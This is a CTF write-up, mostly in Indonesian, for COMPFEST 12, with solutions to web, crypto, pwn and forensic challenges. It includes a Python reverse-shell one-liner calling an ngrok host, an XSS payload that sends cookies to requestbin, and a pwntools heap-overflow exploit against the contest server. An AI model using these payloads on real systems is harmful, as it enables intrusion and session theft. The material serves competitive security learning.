

Write Up COMPFEST 12



- 余超传
- AnehMan

Web	3
Super Judge	3
Executive Summary	3
Technical Report	3
Flag	5
Regular Forum Page	6
Executive Summary	6
Technical Report	6
Flag	7
Cryptography	8
Lost My Source	8
Executive Summary	8
Technical Report	8
Flag	10
I Hope It is Easy	11
Executive Summary	11
Technical Report	11
Flag	13
I Hope It's Medium	14
Executive Summary	14
Technical Report	14
Flag	20
PWN	21
Gambling problem 2	21
Executive Summary	21
Technical Report	21
Flag	22
Binary Exploitation is ez	23
Executive Summary	23
Technical Report	23
Flag	26
Forensic	27
Kyu Are	27
Executive Summary	27

Technical Report	27
Flag	28
MISC	29
Sanity Check	29
Executive Summary	29
Technical Report	29
Flag	29
Lost My Source 2	30
Executive Summary	30
Technical Report	30
Flag	31

Web

Super Judge

1. Executive Summary

We tried to recreate competitive programming online judge for python only, but failed miserably, and by miserably, fatal failure. What's the bug? see if you can find it out!

128.199.157.172:25000

Difficulty: Easy

Alternate download link:

https://drive.google.com/file/d/1dsOq6DGnKRXuh0-bLUJ5m8WqO_ajSCs_/view?usp=sharing

Pembuat soal: ???

2. Technical Report

Diberikan sebuah web yang menerima sebuah inputan, langsung saja kami coba untuk melakukan input file random dan menemukan sebuah error yang menarik pada line code berikut

```
# Create your views here.
def index(request):

    if request.method == 'POST':
        form = UploadFileForm(request.POST, request.FILES)

        if form.is_valid():
            handle_uploaded_file(request.FILES['file'])

        return redirect('home:result')
    else:

        form = UploadFileForm()
        return render(request, 'home.html', {'form': form})
```

Dan pada line code berikut

```
def handle_uploaded_file(f):
    load = f.read().decode()
    print(type(load))
    print(load)

    # if (load == """import os;os.system("echo from django.contrib.auth
import      get_user_model;      User      =      get_user_model();
User.objects.create_superuser('ariq',      'admin@myproject.com',      'password') |
python manage.py shell")"""):

        exec(load)

        # print("sama woi")

        # exec("""import os;os.system("echo from django.contrib.auth import
get_user_model; User = get_user_model(); User.objects.create_superuser('ariq',
'admin@myproject.com', 'password') | python manage.py shell")""")

    # for chunk in f.chunks():
        # print(chunk)
```

Yang menarik adalah pada kode **exec(load)**. Dimana inputan file kita yang di read dan kemudian akan di exec. Namun dari hasil upload file tidak diberikan sehingga tidak memungkinkan melakukan RCE secara langsung dari web tersebut sehingga kami memutuskan untuk membuat sebuah **reverse shell**.

Ide kami adalah dengan memanfaatkan exec dari python tersebut untuk melakukan eksekusi kode python dengan payload sebagai berikut

```
import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s
.connect(("2.tcp.ngrok.io",11816));os.dup2(s.fileno(),0);      os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```

Setelah kami mendapatkan shell, kox flagnya gx ada !!1!!1 >:(. Setelah beberapa menit ngamok ternyata flagnya ada di **readme.md** :`v

3. Flag

Flag: COMPFEST12{f4k3_5up312_u53r_hUH_?}

Regular Forum Page

1. Executive Summary

Check out my sweet new forum page! Mods will check often in to prevent bad things from happening.

128.199.157.172:26552

Difficulty: Medium

Pembuat soal: William (Hori75)

2. Technical Report

Diberikan sebuah web forum, vulnnya adalah xss. Gas pasang script biasa dengan payload sebagai berikut

```
<script>window.location.href= "http://requestbin.net/r/172hja71?cookie=" +  
document.cookie</script>
```

Cek request di requestbin

```
http://requestbin.net  
GET /r/172hja71?  
cookie=flag=COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733  
csrftoken=fkylINXHyqAcztCFrt98zdjYyuzO5CZyuls1HRegF2yrYejBiN1E
```

FORM/POST PARAMETERS

None

QUERYSTRING

cookie:

```
flag=COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}  
;  
csrftoken=fkylINXHyqAcztCFrt98zdjYyuzO5CZyuls1HRegF2yrYejBiN  
1EQJH7doCOLIMo
```

3. Flag

Flag: COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}

Cryptography

Lost My Source

1. Executive Summary

I made a program that works like a cipher, but my friend just accidentally erased the source code! I forgot to make the decipher and I have erased the plaintext. Can You help me recover the plaintext?

P.S.: The plaintext is in format [flag][key]

Difficulty: Easy - Medium

Alternate download link:

<https://drive.google.com/file/d/1Jf3DqSSs2gaynT0fZh-4FOhppcOKv7Eb/view?usp=sharing>

Pembuat soal: prajnapras19

2. Technical Report

Diberikan file .zip, yang jika di extract menghasilkan file *encrypted.txt* dan *source(64-bit ELF)*. Langsung saja decompile binarynya. Penampakannya sebagai berikut:

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[32]; // [rsp+0h] [rbp-70h]
4     char v5[76]; // [rsp+20h] [rbp-50h]
5     int i; // [rsp+6Ch] [rbp-4h]
6
7     freopen("flag_plus_key.txt", "r", stdin);
8     __isoc99_scanf("%s", v5);
9     for ( i = 31; i >= 0; --i )
10         v4[31 - i] = v5[i] ^ i ^ v5[63 - i];
11     freopen("encrypted.txt", "w", _bss_start);
12     for ( i = 0; i <= 31; ++i )
13         putchar(v4[i]);
14     return 0;
15 }
```


Jadi program akan mengenkripsi file *flag_plus_key.txt*, lalu hasilnya dimasukkan ke *encrypted.txt*. Proses enkripsinya hanya meng-xor karakter di index ke *i* dengan *i*, dan karakter di index ke 63-*i*. Jadi bisa disimpulkan bahwa:

1. Flag di-xor lalu disimpan secara terbalik
2. Panjang flag sama dengan panjang key ([0 s/d 31] flag, [32 s/d 63] key)

Kita langsung saja buat script untuk xor lagi dengan *i*

```
enc = open("encrypted.txt", "rb").read()
hai = ''
for i in range(31, -1, -1):
    hai += chr(ord(enc[i]) ^ i)
```

Sekarang kita perlu mencari keynya saja. Karena format flagnya adalah *COMPFEST12{*, jadi kita xor variabel *hai* dengan format flag tadi

```
probable_key = ''
format_flag = "COMPFEST12{"
for ix in range(len(format_flag)):
    for i in range(256):
        if chr(ord(hai[ix]) ^ i) == format_flag[ix]:
            probable_key += chr(i)

print probable_key
```

Result: *yz{}}~efghi*

Terlihat ada pola alfabet (efghi), jadi kami tinggal melanjutkan saja keynya sampai panjangnya sama dengan flag, lalu kami xor dengan variabel *hai* tadi.

```
probable_key += 'jklmnopqrstuvwxyz'
flag = ''
for i in range(len(hai)):
    flag += chr(ord(hai[i]) ^ ord(probable_key[i%len(probable_key)]))

print flag
```

Result: *COMPFEST12{Th1s_15_y0ur5_abcdef}*

Berikut adalah full scriptnya

```
enc = open("encrypted.txt", "rb").read()
hai = ''
for i in range(31, -1, -1):
```

```
    hai += chr(ord(enc[i]) ^ i)

probable_key = ''
format_flag = "COMPFEST12{"
for ix in range(len(format_flag)):
    for i in range(256):
        if chr(ord(hai[ix]) ^ i) == format_flag[ix]:
            probable_key += chr(i)

probable_key += 'jklmnopqrstuvwxyz'
flag = ''
for i in range(len(hai)):
    flag += chr(ord(hai[i]) ^ ord(probable_key[i%len(probable_key)]))

print flag
```

3. Flag

FLAG: **COMPFEST12{Th1s_15_y0ur5_abcdef}**

I Hope It is Easy

1. Executive Summary

I hope this will be the easiest problem in this game.

Difficulty: Easy

Alternate download link:

<https://drive.google.com/file/d/1xnJEg8OtlAeOUUqvYhzF5FxiVL8iSnX/view?usp=sharing>

Pembuat soal: prajnapras19

2. Technical Report

Diberikan sebuah flag yang terenkripsi beserta dengan script enkripsinya. Enkripsi yang dilakukan hanyalah **XOR** dengan sebuah prime number yang di kuadratkan. Namun prime number yang didapatkan ternyata di random dari angka 10 pangkat 400 hingga 10 pangkat 500 dan di cek dengan fungsi **f** untuk memastikan bahwa angka random yang didapatkan adalah prime number yang di kuadratkan. Sehingga untuk mendapatkan kembali hasil prime number yang digunakan untuk melakukan **xor**, kami melakukan **xor** juga dari hasil enkripsi dengan format flag yang tersedia yaitu **COMPFEST12{**. Setelah kami periksa beberapa kali ternyata hasil prime number dari **xor** char flag dengan enkripsi yang di cek dengan fungsi **f** akan selalu menghasilkan **True** jika char yang kita cek merupakan char dari index flag tersebut, jika bukan char dari index flag tersebut maka akan menjadi **False**. Maka dari itu kami memutuskan untuk melakukan brute force untuk mencari seluruh char dari flag tersebut. Namun fungsi **f** berjalan dengan sangat lambat >:(. Akhirnya kami membuat fungsi baru dengan nama **ff** namun untuk lebih memperjelas nama fungsi, kami menamakannya dengan nama **freefire** karena **ff** untuk **freefire**.

Berikut merupakan fungsinya.

```
def freefire(apositiveint):
    x = apositiveint // 2
    seen = set([x])
    while x * x != apositiveint:
        x = (x + (apositiveint // x)) // 2
        if x in seen: return False
        seen.add(x)
    return True
```

Setelah memastikan fungsi tersebut berjalan dengan lancar, kami melakukan bruteforce terhadap enkripsinya untuk mendapatkan setiap char dari flag. Berikut merupakan script bruteforcenya

```
import string

def freefire(apositiveint):
    x = apositiveint // 2
    seen = set([x])
    while x * x != apositiveint:
        x = (x + (apositiveint // x)) // 2
        if x in seen: return False
        seen.add(x)
    return True

enc = open('encrypted.txt', 'rb').read().decode('utf-8').split(", ")
enc = list(map(int, enc))

alphabet = string.ascii_letters + string.digits + "{_}"
#flag: COMPFEST12{ez_pz_lemonade_squeez_a42447}
flag = ""

for i in enc:
    for j in alphabet:
        tmp = i ^ ord(j)
        letter = i ^ tmp
        if freefire(tmp):
            flag += chr(letter)
```


```

        print(freefire(tmp), chr(letter))
        break

print(flag)

```

Run



```

File Edit View Bookmarks Settings Help
True _ while x * x != apositiveint:
True p     x = (x + (apositiveint // x))
True z     if x in seen: return False
True l     seen.add(x)
True e
True m return True
True o
True n open('encrypted.txt', 'rb').re
True a list(map(int, enc))
True d
True e
True _bet = string.ascii_letters + st
True s
True q COMPFEST12{ez_pz_lemonade_squ
True u = ""
True e
True e
True z in enc:
True _ or j in alphabet:
True a     tmp = i ^ ord(j)
True 4     letter = i ^ tmp
True 2     if(freefire(tmp)):
True 4         flag += chr(letter)
True 7         print(freefire(tmp), chr
True }         COMPFEST12{ez_pz_lemonade_squeez_a42447}

```

3. Flag

FLAG: COMPFEST12{ez_pz_lemonade_squeez_a42447}

I Hope It's Medium

1. Executive Summary

Its probably not even medium, but hey maybe it'll be hard for someone (hopefully :D)

I mean, its ONLY AES CBC

nc 128.199.157.172 21953

Difficulty: Medium

Alternate download link:

Pembuat soal: Zafirr

HINT: Key and msg are swapped lol

2. Technical Report

Diberikan file .zip yang di extract menghasilkan file *docker-compose.yml*, *Dockerfile*, dan *ihopeitsmedium.py*. Tidak ada yang pending di 2 file docker tersebut (karena cuma isi cara deploy aja), jadi kita akan fokus ke *ihopeitsmedium.py*. Berikut adalah penampakannya:

```
#!/usr/bin/env python3

from Crypto.Cipher import AES
import os, codecs

def pad(msg):
    val = 16 - (len(msg) % 16)
    pad_data = msg + (chr(val) * val)
    return pad_data

def encrypt(key, iv, msg):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    enc = cipher.encrypt(msg)
    print(codecs.encode(enc, 'hex'))
```

```

def get_input_then_encrypt():
    key = KEY
    iv = IV
    msg = input("Input the message you want to encrypt: ")
    msg = codecs.encode(pad(msg))
    choice = input("Would you like to input a custom key? (y/n): ")
    if(choice == 'y' or choice == 'Y'):
        key = input("Input custom key: ")
    choice = input("Would you like to input a custom IV? (y/n): ")
    if(choice == 'y' or choice == 'Y'):
        iv = input("Input custom IV: ")
    encrypt(msg, iv, key)

def menu():
    print("1) Encrypt a message")
    print("2) Encrypt the flag")
    print("3) Exit")

def main():
    try:
        while True:
            menu()
            choice = int(input("Choice: "))
            if choice == 1:
                get_input_then_encrypt()
            elif choice == 2:
                aes = AES.new(KEY, AES.MODE_CBC, IV)
                print(codecs.encode(aes.encrypt(FLAGS), 'hex'))
            else:
                print("Bye bye~")
                exit()
    except Exception as e:
        print("You broke something...")
        exit()

if __name__ == '__main__':

```

```
KEY = os.urandom(16)
IV = os.urandom(16)
FLAG = pad(open('flag.txt', 'r').read())
main()
```

Berikut adalah fitur-fitur yang tersedia:

1. Encrypt message yang kita input (dengan custom key dan IV)
2. Encrypt *flag.txt* dengan key dan IV sudah diset (berbeda setiap menjalankan program)

Setelah berkeliling melihat-lihat kode, ada 1 fungsi yang menarik

```
def get_input_then_encrypt():
    key = KEY
    iv = IV
    msg = input("Input the message you want to encrypt: ")
    msg = codecs.encode(pad(msg))
    choice = input("Would you like to input a custom key? (y/n): ")
    if(choice == 'y' or choice == 'Y'):
        key = input("Input custom key: ")
    choice = input("Would you like to input a custom IV? (y/n): ")
    if(choice == 'y' or choice == 'Y'):
        iv = input("Input custom IV: ")
    encrypt(msg, iv, key)
```

Terlihat biasa saja, tetapi ketika kita melihat fungsi encrypt()

```
def encrypt(key, iv, msg):
    cipher = AES.new(key, AES.MODE_CBC, iv)
    enc = cipher.encrypt(msg)
    print(codecs.encode(enc, 'hex'))
```

Ternyata message dan key dibalik. Dengan begini, key yang seharusnya rahasia bisa diketahui oleh orang lain.

Jadi kita jalankan script python nya di local (dengan sedikit modifikasi), berikut hasilnya:


```

1) Encrypt a message
2) Encrypt the flag
3) Exit
Choice: 1
Input the message you want to encrypt:
Would you like to input a custom key? (y/n):
Would you like to input a custom IV? (y/n):
Key: b'\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10'
IV: b'7\x92P\x15\x06a\xc90s\x95C\\n1\xe9\xc5'
b'3123e35f8aaca327383acaa5ebabe219'


```

Ketika kita mengosongkan keynya (message dengan key dibalik), key di padding dengan '\x10'

Jadi yang harus dilakukan adalah:

1. Cari *IV*
2. Cari *key*
3. Decrypt *flag.txt* dengan *IV* dan *key* yang sudah didapat

Secara singkat, berikut adalah cara decrypt AES-CBC:



Cipher Block Chaining (CBC) mode decryption

Ciphertext akan di decrypt dengan AES, lalu hasilnya di XOR dengan *IV*. Block sebelumnya akan menjadi *IV* di block selanjutnya.

Jadi, kita hanya perlu *ciphertext* dan *key* (yang kena padding '\x10'). Jadi kita hanya perlu *decrypt* dengan AES-ECB, lalu hasilnya kita XOR dengan *plaintext*, dan didapatkan *IV* (cukup ambil 16 digit).

```

Input the message you want to encrypt:
Would you like to input a custom key? (y/n): y
Input custom key: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Would you like to input a custom IV? (y/n): n
b'fea7f30d33615c921fc97dabe6beb002fd663ec296c14edfbb92b090605da52edea33571b82b057be8a19295c646d34beadc8de68deb1ad0c2d926d89dc09383'

```

```

from Crypto.Cipher import AES
import codecs
from pwn import xor

plain = "A"*64
res =
codecs.decode(b'fea7f30d33615c921fc97dabe6beb002fd663ec296c14edfbb92
b090605da52edea33571b82b057be8a19295c646d34beadc8de68deb1ad0c2d926d8
9dc09383','hex')
key_empty_input =
b'\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10'
cipher = AES.new(key_empty_input, AES.MODE_ECB)
almost_iv = cipher.decrypt(res)
iv = xor(almost_iv,plain)[:16]

print(iv)

```

Result: `b"\x0fbB\x08\x9a\xa2G\xf7\x15\xc6Y\xa6\x9cRO"`

Sip, IV dah dapet. Sekarang yang perlu dilakukan adalah mencari key. Kita hanya perlu empty message, key dan IV default. Jadi kita akan mendapatkan flag yang di encrypt dengan key kena padding tadi ('x10'), dan IV yang sudah kita dapatkan.

```

Choice: 1
Input the message you want to encrypt:
Would you like to input a custom key? (y/n):
Would you like to input a custom IV? (y/n):
b'2ba845a6d0a18126854f9a1d270fc90c'

```

```

res_empty =
codecs.decode(b'2ba845a6d0a18126854f9a1d270fc90c','hex')

# iv dan key_empty_input sama dengan tadi
cipher2 = AES.new(key_empty_input,AES.MODE_CBC,iv)
key = cipher2.decrypt(res_empty)
print(key)

```

Result: `b'\x1c[\x1d\xdfb2\x80 \xdd}\x9c\x0b\x94\xda\x1a\x94'`

Noice, key sudah di tangan. Sekarang tinggal *decrypt flag.txt* dengan key dan IV yang sudah kita dapatkan.

```
Choice: 2
b'a7f46813438ec7f30b2355ff546c3dbc94d047653c95c424d244348359a3f371a96f0710853f084d6a73a336c2655f6956724f45bcfab69194ff99db73396caa'
```

```
f =
codecs.decode(b'a7f46813438ec7f30b2355ff546c3dbc94d047653c95c424d244348359a3f371a96f0710853f084d6a73a336c2655f6956724f45bcfab69194ff99db73396caa','hex')

# pakai iv dan key yang sudah didapat
fl = AES.new(key,AES.MODE_CBC,iv)
flag = fl.decrypt(f)
print(flag)
```

Result:

```
b'COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}\x06\x06\x06\x06\x06\x06'
```

Berikut adalah full scriptnya:

```
from Crypto.Cipher import AES
import codecs
from pwn import xor

plain = "A"*64
res =
codecs.decode(b'fea7f30d33615c921fc97dabe6beb002fd663ec296c14edfbb92b090605da52edea33571b82b057be8a19295c646d34beadc8de68deb1ad0c2d926d89dc09383','hex')
res_empty = codecs.decode(b'2ba845a6d0a18126854f9a1d270fc90c','hex')
f =
codecs.decode(b'a7f46813438ec7f30b2355ff546c3dbc94d047653c95c424d244348359a3f371a96f0710853f084d6a73a336c2655f6956724f45bcfab69194ff99db73396caa','hex')
key_empty_input =
b'\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10\x10'

# get iv
cipher = AES.new(key_empty_input, AES.MODE_ECB)
almost_iv = cipher.decrypt(res)
iv = xor(almost_iv,plain)[:16]
```

```
# get key
cipher2 = AES.new(key_empty_input,AES.MODE_CBC,iv)
key = cipher2.decrypt(res_empty)

# get flag
fl = AES.new(key,AES.MODE_CBC,iv)
flag = fl.decrypt(f)
print(flag)
```

3. Flag

FLAG: **COMPFEST12{Lol_how_did_I_mess_that_up_Im_an_idiot_0ad3bcc}**

PWN

Gambling problem 2

1. Executive Summary

dek depe menemukan service judi onlen dari forum *redacted*. Karena service judi online ini baru buka, pengguna diberikan uang untuk memulai karir perjudian. Setelah diberi bin file lewat orang dalem, dek depe menyadari ternyata terdapat bug mematikan dalam program tersebut. Bantulah dek depe memanfaatkan exploit tersebut!

nc 128.199.157.172 25880

Difficulty: Easy

Alternate download link:

https://drive.google.com/file/d/1CPDTTMre_LDcrUC7aIOna_3AXn2EsG0F/view?usp=sharing

Pembuat soal: ??? and Zafirr

2. Technical Report

Ada integer overflow, langsung aja bet banyak banyak terus kalah biar uangnya minus nanti int nya overflow uangnya jadi banyak. Setelah kalah akan mendapatkan uang dengan jumlah yang banyak, tinggal ke shop dan beli flag.

```

WRONG LOL!
TERM environment variable not set.
Money : 4294820597

Continue playing (1 = yes/0 = no): 0
Enough playing, GET OUT!
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 2
TERM environment variable not set.
Current money : 4294820597
Welcome to our shop
Unfortunately, the only available thing right now is a random string :/
You can buy it for a dead beef (boss idea, not mine idk why)
So, buy it or not? (0 for No / 1 for YES PLS)

0/1 : 1
idk what is this but here you go :
COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lo1_39cbc5}
TERM environment variable not set.
Welcome to the most illegal gambling site, win a flag prize!
What do you want to do today?
1. Guess the Number
2. Shop
3. Exit
Choice : 1

```

3. Flag

Flag:

```

COMPFEST12{laptop_pembuat_soalnya_BSOD_so_this_is_Zafirr_again_lo
1_39cbc5}

```

Binary Exploitation is ez

1. Executive Summary

Take a break, here's an easy problem

nc 128.199.157.172 23170

Difficulty: Easy

Alternate download link:

<https://drive.google.com/file/d/1C7h5xwmmqBFL74w2Z8x1gpjFwrPxSVB8/view?usp=sharing>

Pembuat soal: Zafir

2. Technical Report

Diberikan sebuah binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/COMPFEST/2020/pwn/binex is easy] on git:master x Sde984b "updated something"
2:32:05 > file ez && checksec ez
ez: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[
sha1]=1f06ce37d5440a134161e552b12f7cd04dc66821, for GNU/Linux 3.2.0, not stripped
[*] '/home/chao/Documents/WriteUps/COMPFEST/2020/pwn/binex is easy/ez'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack: 120 Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
exit(1);
```

Kami sangat lega saat mengetahui bahwa binary tersebut tidak ada **PIE protector** sehingga akan memudahkan kami untuk melakukan debugging pada gdb.

Bug yang sangat terlihat ada pada fungsi berikut

```
void edit_meme() {
    unsigned int idx;
    printf("Index: ");
    idx = read_int();
    if (memes[idx] == NULL) {
        puts("There's no meme there!");
        return;
    }
    printf("Enter meme content: ");
```

```

    gets(memes[idx]->content);
    puts("Done!");
}

```

Dari fungsi **edit_meme** tersebut, kami dapat melakukan heap overflow hingga dapat melakukan overwrite pada pointer selanjutnya ataupun pada fungsi yang di simpan pada heap.

Dan yang menarik lagi terdapat pada kode berikut ini

```

void new_meme() {
    unsigned int size;
    printf("Enter meme size: ");
    size = read_int();
    if(size > 0x200) {
        puts("Please, noone wants to read the entire bee movie script");
        exit(-1);
    }
    int i = 0;
    while(memes[i] != NULL && ++i < 8);
    if(i == 8) {
        puts("No more memes for you!");
        exit(-1);
    }
    memes[i] = malloc(8);
    memes[i]->func = &my_print;
    memes[i]->content = malloc(size);
    printf("Enter meme content: ");
    fgets(memes[i]->content, size, stdin);
    puts("Done!");
}

```

Dimana terdapat fungsi **my_print** yang dialokasikan pada memory didalam heap. Ide kami adalah untuk melakukan overflow hingga meng-overwrite address fungsi **my_print** dengan fungsi backdoor yang disediakan pada soal.

Berikut merupakan hasil **heap chunk** dari gdb saat kami melakukan **add_meme**.


```

gef> x/80gx 0x00000000f5f2c0
0xf5f2c0: 0x0000000000401300 0x0000000000f5f2e0
0xf5f2d0: 0x0000000000000000 0x0000000000000021
0xf5f2e0: 0x000000000000000a 0x0000000000000000
0xf5f2f0: 0x0000000000000000 0x0000000000000021
0xf5f300: 0x0000000000401300 0x0000000000f5f320
0xf5f310: 0x0000000000000000 0x0000000000000021
0xf5f320: 0x000000000000000a 0x0000000000000000
0xf5f330: 0x0000000000000000 0x0000000000000021
0xf5f340: 0x0000000000401300 0x0000000000f5f360
0xf5f350: 0x0000000000000000 0x0000000000000021
0xf5f360: 0x000000000000000a 0x0000000000000000
0xf5f370: 0x0000000000000000 0x00000000001fc91

```

Dapat dilihat bahwa address **0x401300** terus ada disaat kami melakukan **add_meme**. Hal itu dikarenakan pada saat fungsi **add_meme** dijalankan, binary akan mengalokasikan sebuah fungsi dan sebuah konten. Fungsi tersebut dialokasikan pada heap sehingga akan terdapat sebuah address pada heap. Ide kami adalah untuk melakukan overwrite terhadap address tersebut dengan address backdoor yang terdapat pada binary. Namun agar binary berjalan dengan lancar, kami harus memastikan agar tidak merusak size heap yang sudah disediakan. Berikut merupakan script yang kami buat untuk mendapatkan shell

```

from pwn import *

# p = process("./ez")
p = remote("128.199.157.172", 23170)
binary = ELF("./ez")

def add(size, content):
    p.sendline('1')
    p.sendline(str(size))
    p.sendline(content)

def edit(idx, content):
    p.sendline('2')
    p.sendline(str(idx))
    p.sendline(content)

def print_meme(idx):
    p.sendline('3')
    p.sendline(str(idx))

def exploit():
    exit_got = binary.got['exit']

```

```

gets_got = binary.got['gets']
ez_win = binary.symbols['EZ_WIN']
add(0x8, '')
add(0x8, '')
add(0x8, '')
add(0x8, '')
edit(0, '\x00' * 0x18 + p64(0x21) + p64(ez_win))
print_meme(1)

# gdb.attach(p, 'b *0x00000000004015c7')
p.interactive()

if __name__ == "__main__":
    exploit()

```

Run

```

3. Print Meme
4. Exit
=====
Choice: Index: EAAAAAAAAAASYYYYYYYYYYY
$ cat f*
COMPFEST12{C_i_told_u_its_ez_loooooooooo1_257505}$

```

3. Flag

Flag: COMPFEST12{C_i_told_u_its_ez_loooooooooo1_257505}

Forensic

Kyu Are

1. Executive Summary

Kyu Are?

The password for the zip file is: b10b834a845fc4a65cf9b3676

Difficulty: Easy

Download link:

<https://drive.google.com/file/d/1yD49OluZ-gXEJ2wd0GTom9apkAegMRmB/view?usp=sharing>

Pembuat soal: prajnapras19

2. Technical Report

Diberikan sebuah 9 video yang tiap frame isinya adalah QR yang berbeda-beda. Flag berada pada video ke 8. Yang kami lakukan hanyalah meng-extract tiap frame dari video tersebut lalu mendecode setiap QR yang ada dalam frame tersebut. Berikut merupakan script yang kami buat

Extract.py

```
import cv2

cap= cv2.VideoCapture('hachi.avi')
i=0
while(cap.isOpened()):
    ret, frame = cap.read()
    if ret == False:
        break
    cv2.imwrite('./hachi/frame'+str(i)+'.jpg',frame)
    i+=1
cap.release()
cv2.destroyAllWindows()
```

decodeQR.py

```
from pyzbar.pyzbar import decode
from PIL import Image
import glob

files = glob.glob("hachi/*.jpg")
goblog = ""

for i in files:
    decoded = str(decode(Image.open(i))[0][0])
    goblog += decoded + "\n"

open("flagHachi.txt", "w+").write(blog)

# print(files)
```

Run, flag akan diwrite ke file.

```
b'D34DC0U3uuuulalalpapapapa!388131337133713371337U34DB33F!22153youskiddiesulajfjabjgkagbaunderstand?do'
b'D34DB33F!22153papapapado!388131337133713371337skiddiesulajfjabjgkagbauuuulalalalunderstand?youD34DC0D3'
b'COMPFEST12{kyl4r31337_318bc0}D34DC0D3D34DB33F!22153!388131337133713371337uuuulalalalpapapapaskiddiesul'
b'D34DB33F!22153doD34DC0D3uuuulalalalpapapapaunderstand?you!388131337133713371337skiddiesulajfjabjgkagba'
b'dopapapapaD34DC0D3D34DB33F!22153skiddiesulajfjabjgkagbauuuulalal!388131337133713371337understand?you'
```

3. Flag

Flag: COMPFEST12{kyl4r31337_318bc0}

MISC

Sanity Check

1. Executive Summary

Here is the flag:

COMPFEST12{im_not_insane}

2. Technical Report

Dah jelas ya, tinggal submit

3. Flag

FLAG: **COMPFEST12{im_not_insane}**

Lost My Source 2

1. Executive Summary

This time I make a simple program (and put the flag there) with python and build it as a standalone with PyInstaller, but my friend just accidentally erased the source code (again)!

Difficulty: Easy

Alternate download link:

https://drive.google.com/file/d/1_nqm8G7Xszzy1h24g7HnOYCCQXFDXuCp/view?usp=sharing

Pembuat soal: prajnapras19

2. Technical Report

Diberikan file .zip yang jika di extract menghasilkan file *main (ELF 64 bit)*. Berdasarkan deskripsi soal dan hasil *strings main*, bisa dipastikan ini adalah script python yang diubah menjadi ELF file. Langsung saja kami cari tools untuk extract ELF file tsb. Kami menemukan scriptnya:

<https://github.com/extremecoders-re/pyinstxtractor>

Dan juga disediakan langkah-langkahnya

<https://github.com/extremecoders-re/pyinstxtractor/wiki/Extracting-Linux-ELF-binaries>

Kami menjalankan script nya dengan python3 (di tutorial itu dijalankan dengan python2). Hasil dari extract ELF berada di *pydata.dump_extracted*. Di dalamnya ada file main.pyc. Langsung tancap gas uncompile dengan Uncompyle6, dan flag pun didapat.

```
def getFlag():  
    return 'COMPFEST12{my_fri3nd_s4ys_s0rry_888144}'  
# okay decompiling main.pyc
```

3. Flag

FLAG: **COMPFEST12{my_fri3nd_s4ys_s0rry_888144}**